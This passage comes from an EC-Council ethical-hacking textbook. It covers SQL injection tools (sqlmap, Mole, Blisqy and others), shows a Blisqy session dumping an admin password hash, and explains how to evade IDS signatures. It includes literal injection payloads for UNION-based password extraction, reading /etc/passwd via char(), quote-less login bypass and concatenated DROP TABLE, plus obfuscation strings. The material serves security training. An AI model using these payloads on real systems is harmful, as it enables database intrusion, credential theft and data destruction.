Mole is an SQL injection exploitation tool that detects the injection and exploits it only by providing a **vulnerable URL** and a **valid string** on the site

https://sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Tools

The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to implement these techniques at every stage of the attack quickly and effectively. With the help of these tools, an attacker can also enumerate users, databases, roles, columns, tables, etc. This section describes SQL injection tools.

- **sqlmap**

  Source: *http://sqlmap.org*

  Being an open-source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for advanced penetration testers, and a wide range of switches for database fingerprinting, data fetching from the database, accessing the underlying file system, and executing commands on the OS via out-of-band connections.

  Attackers can use sqlmap to perform SQL injection on a target website through various techniques such as Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

  Some features of sqlmap are as follows:

  - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack
- Support to dump database tables entirely; a range of entries or specific columns as per user's choice
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system




Figure 15.19: Screenshot of sqlmap

- **Mole**

  Source: *https://sourceforge.net*

  Mole is an automatic SQL injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it using the union technique or a Boolean query-based technique.

  Mole uses a command-based interface, allowing the user to indicate the action he/she wants to perform easily. The CLI also provides auto-completion for both commands and command arguments, minimizing the user's need to type.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some features of Mole are as follows:

- Supports MySQL, Postgres, SQL Server, and Oracle
- Automatic SQL injection exploitation using union technique
- Automatic blind SQL injection exploitation
- Exploits SQL injection in GET/POST/Cookie parameters
- Supports filters to bypass certain IPS/IDS rules using generic filters, as well as the possibility of creating new ones easily
- Exploits SQL injections that return binary data

Attackers use Mole to perform SQL injection exploitation using techniques such as union and blind SQL exploitation.




Figure 15.20: Screenshot of Mole

- **Blisqy**

  Source: *https://github.com*

  Blisqy exploits time-based blind SQL injection in HTTP-Headers (MySQL/MariaDB). This tool aids web security researchers in finding time-based blind SQL injection on HTTP Headers as well as exploitation of the same vulnerability. It also supports fuzzing for time-based blind SQL injection on HTTP Headers. Attackers use Blisqy to find a potential time-based blind SQL injection and then prepare a script to exploit the vulnerable web application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
[root@bugsbunny Blisqy ]$ python ExploitBlindSpot.py
[+] Getting Current Database :
[-] photoblog

[+] Getting  Number of TABLES from Schema
[-] 4

[+] Getting  All TABLE NAMES from Schema
[-] categories
[-] pictures
[-] stats
[-] users


Get all Columns from discovered Tables? yes/no  :  no
Close Sessions? yes/no : no


[+] Enumerate a Specific Table (yes/no) : yes
[+] Enter Table Name : users
Preparing to Enumerate Table : users
=======================
[+] Getting Number of Columns in Table : users
[-] 3

[+] Getting  All Column Names in Table : users
[-] id
[-] login
[-] password


[+] Getting Number of Rows in Table : users
[-] 1


[+] Getting Data from Table : users
Enter Columns separated by asterisks (*). E.g id*fname*passwd or skip : login*password
[-] login : password
[-] admin : 8efe310f9ab3efeae8d410a8e0166eb2
[root@bugsbunny Blisqy ]$
```

Figure 15.21: Screenshot of Blisqy

Some additional SQL injection tools are listed below:

- blind-sql-bitshifting (*https://github.com*)
- bsql (*https://github.com*)
- NoSQLMap (*https://github.com*)
- SQL Power Injector (*http://www.sqlpowerinjector.com*)
- Tyrant SQL (*https://sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Tools for Mobile Devices

- **SQLi**

  Source: *https://play.google.com*

  SQLi is used to construct malicious queries with untrusted input and perform SQL injection attacks on Android applications.




Figure 15.22: Screenshot of SQLi

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Droidbug SQLi Spyder**

  Source: *https://play.google.com*

  Droidbug SQLi Spyder is an SQL scanner engine that can be used to find and exploit various vulnerabilities such as simple SQL Injection, blind SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, reflected cross-site scripting, stored cross-site scripting, remote file include, shell injection, etc.




Figure 15.23: Screenshot of Droidbug SQLi Spyder

- **sqlmapchik**

  Source: *https://github.com*

  sqlmapchik is a cross-platform sqlmap GUI for the sqlmap tool. It is primarily intended for use on mobile devices.


Figure 15.24: Screenshot of sqlmapchik

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Techniques

Firewalls and intrusion detection systems (IDS) can detect SQL injection attempts based on predefined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to perform SQL injection without being detected. Such evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and so on. This section will discuss these techniques in detail.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evading IDS

An IDS is placed on a network to detect malicious activities. Typically, it is based on a signature or an anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at run time to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS (NIDS) and signature-based NIDS. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to an equivalent expression, using white spaces, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 15.25: Evading IDS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Signature Evasion Techniques


Different types of signature evasion techniques are listed below:

- **In-line Comment**: Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding**: Uses a built-in CHAR function to represent a character.
- **String Concatenation**: Concatenates text to create an SQL keyword using DB-specific instructions.
- **Obfuscated Code**: Obfuscated code is an SQL statement that has been made difficult to understand.
- **Manipulating White Spaces**: Obscures input strings by inserting a white space between SQL keywords.
- **Hex Encoding**: Uses hexadecimal encoding to represent an SQL query string.
- **Sophisticated Matches**: Uses alternative expression of "OR 1=1".
- **URL Encoding**: Obscures an input string by adding the percent sign (%) before each code point.
- **Null Byte**: Uses the null byte (%00) character prior to a string to bypass the detection mechanism.
- **Case Variation**: Obfuscates SQL statement by mixing it with upper and lower case letters.
- **Declare Variables**: Uses variables to pass a series of specially crafted SQL statements and bypass the detection mechanism.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IP Fragmentation**: Uses packet fragments to obscure the attack payload, which goes undetected by the signature mechanism.
- **Variations:** Uses a WHERE statement that is always evaluated as "true", so that any mathematical or string comparison can be used.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: In-line Comment

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker obfuscates the input string via in-line comments. In-line comments create SQL statements that are syntactically incorrect but valid and can hence bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces.

For example, `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/LIKE/**/'admin'--
```

You can use in-line comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE/**/ username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

With the char() function, an attacker can encode a common injection variable present in the input string to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. The char() function can be used for SQL injection into MySQL without double quotes.

For example:

- **Load files in unions (string = "/etc/passwd")**

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inject without quotes (string = "%")**

```
' or username like char(37);
```


- **Inject without quotes (string = "root")**

```
' union select * from users where login = char(114,111,111,116);
```

- **Check for existing files (string = "n.ext")**

```
' and 1=( if(
(load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: String Concatenation

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from these pieces. Thus, the attacker uses concatenation to break identifiable keywords to evade intrusion detection systems. The concatenation syntax may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with a "+" sign in an SQL server database (in Oracle, the "||" sign is used to concatenate the two strings).

For example, "`OR 'Simple' = 'Sim'+'ple'.`"

Split instructions to avoid signature detection using execution commands that allow you to concatenate text in a database server.

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose an SQL statement by concatenating strings instead of a parameterized query.

MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Evasion Technique: Obfuscated Code

There are two ways to obfuscate a malicious SQL query to avoid detection by the IDS.

- **Wrapping:** An attacker uses a wrap utility to obfuscate malicious SQL query and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SQL string obfuscation:** In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at run time. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.

Some examples of obfuscated code for the string "qwerty" are as follows:

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(
'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```

The following is an example of bypassing signatures (obfuscated code for request):

- The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

